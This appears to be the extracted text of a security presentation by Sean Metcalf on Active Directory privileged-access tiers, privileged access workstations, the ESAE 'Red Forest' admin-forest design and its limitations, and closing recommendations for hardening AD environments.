
Security Privileged Access Roadmap: Stage 3



Let’s Talk Tiers!




AD Admin Tiers



https://technet.microsoft.com/en-us/library/mt631193.aspx

AD Admin Tiers



https://technet.microsoft.com/en-us/library/mt631193.aspx

Achieving Tier 0: AD Admin & DCs

- DCs have separate management and patching system than other tiers (ex. WSUS or SCCM).
- All admin systems for DCs and other systems in Tier 0 only exist in this tier.
- All AD admin accounts use PAWs.
- All privileged AD service accounts are only on Tier 0 systems.
- Requires all relevant systems to exist in this tier.
  - Domain Controllers
  - ADFS
  - Azure AD Connect Server
  - Virtualization Platform servers

Difficulty Level: High

Achieving Tier 1: Servers & Server Admin

- Servers have separate management and patching system than other tiers (ex. WSUS or SCCM).
- All admin systems for Servers only exist in this tier.
- All admin accounts use PAWs.
- All privileged AD service accounts are only on Tier 1 systems.
- Requires all relevant systems to exist in this tier.

Difficulty Level: High

Achieving Tier 2: Workstations & Administration

- Workstations have separate management and patching system than other tiers (ex. WSUS or SCCM).
- All admin systems for Workstations only exist in this tier.
- All admin accounts use PAWs.
- All privileged AD service accounts are only on Tier 2 systems.
- Requires all relevant systems to exist in this tier.

Difficulty Level:
Medium-High

What’s Missing?


- Removing local admin rights from users.
- Limiting broad system access
  - Workstation Admin
  - Server Admin
- Limiting network access from any system to any system (host-based firewall with default block inbound rule.
- Practical guidance on achieving each tier with case studies.
- Service Account risks

Red Forest aka ESAE

Separate forest for Active Directory Administration

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Admin Forest
aka Enhanced Security Administrative Environment (ESAE)



ESAE Key Components

- New Windows Server 2016 AD Forest with high security configuration.
- ESAE forest is isolated from the production network with strong network controls and only allows encrypted communication to production DCs & select AD Admin systems.
- 1-way trust with Selective Authentication (production AD forest trusts ESAE).
- Production AD admin groups are empty, except group for ESAE admin groups.
- No production AD admin groups/accounts in ESAE have admin rights to ESAE.
- All systems run Windows 10/ Windows Server 2016.
- Auto-patching by ESAE management/patching system.
- Production AD admin accounts in ESAE should not retain full-time Production AD admin group membership and require MFA for authentication.
- ESAE should be carefully monitored for anomalous activity.

ESAE/Red Forest Implementation

- Assume Breach
- Before deploying, check the environment
- Start clean, stay clean
- If the production AD environment is compromised, what does ESAE buy you?
- What should be done first?

Red Forest Limitations

- Expensive to deploy
- Greatly increases management overhead & cost.
- Duplicate infrastructure.
- Requires physical hardware
- Requires PKI Infrastructure.
- Doesn’t fix production AD issues.
- Doesn’t resolve expansive rights over workstations & servers.

Best Case: Isolates AD Admin accounts

What about domain privileged Service Accounts?

Wrapping It Up

Things that Matter

- Ensure local admin passwords are unique and change regularly.
- Install/enable host firewall on all workstations to prevent lateral movement by attackers and ransomware.
- Host firewalls on servers and Domain Controllers.
- Reduce AD admin group membership.
- Limit service account privileges.
- Ensure AD admins only use AD admin systems (PAW).
- Breaking bad - disabling old & uncommon features and protocols to reduce the Windows attack surface
  - LM, NTLM, SMBv1, LLMNR, WPAD, NetBIOS, etc.
- Control Office macros.

Key Recommendations

- Identify who has AD admin rights (domain/forest) & isolate them to Admin systems. Reducing membership in Domain Admins is only the beginning. Reducing accounts with domain-level privileges is critical.
- Ensure AD & Cloud Admins use PAWs.
- Scan Active Directory Domains, OUs, AdminSDHolder, & GPOs for inappropriate custom permissions.
- Identify and reduce legacy permissions on Active Directory objects.
- Regularly rotate admin credentials (includes KRBTGT, DSRM, etc) quarterly/annually & when AD admins leave.
- Ensure service account password changes occur annually.
- Gain visibility by flowing the most useful security & PowerShell events into SIEM/Splunk.

Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Slides: Presentations.ADSecurity.org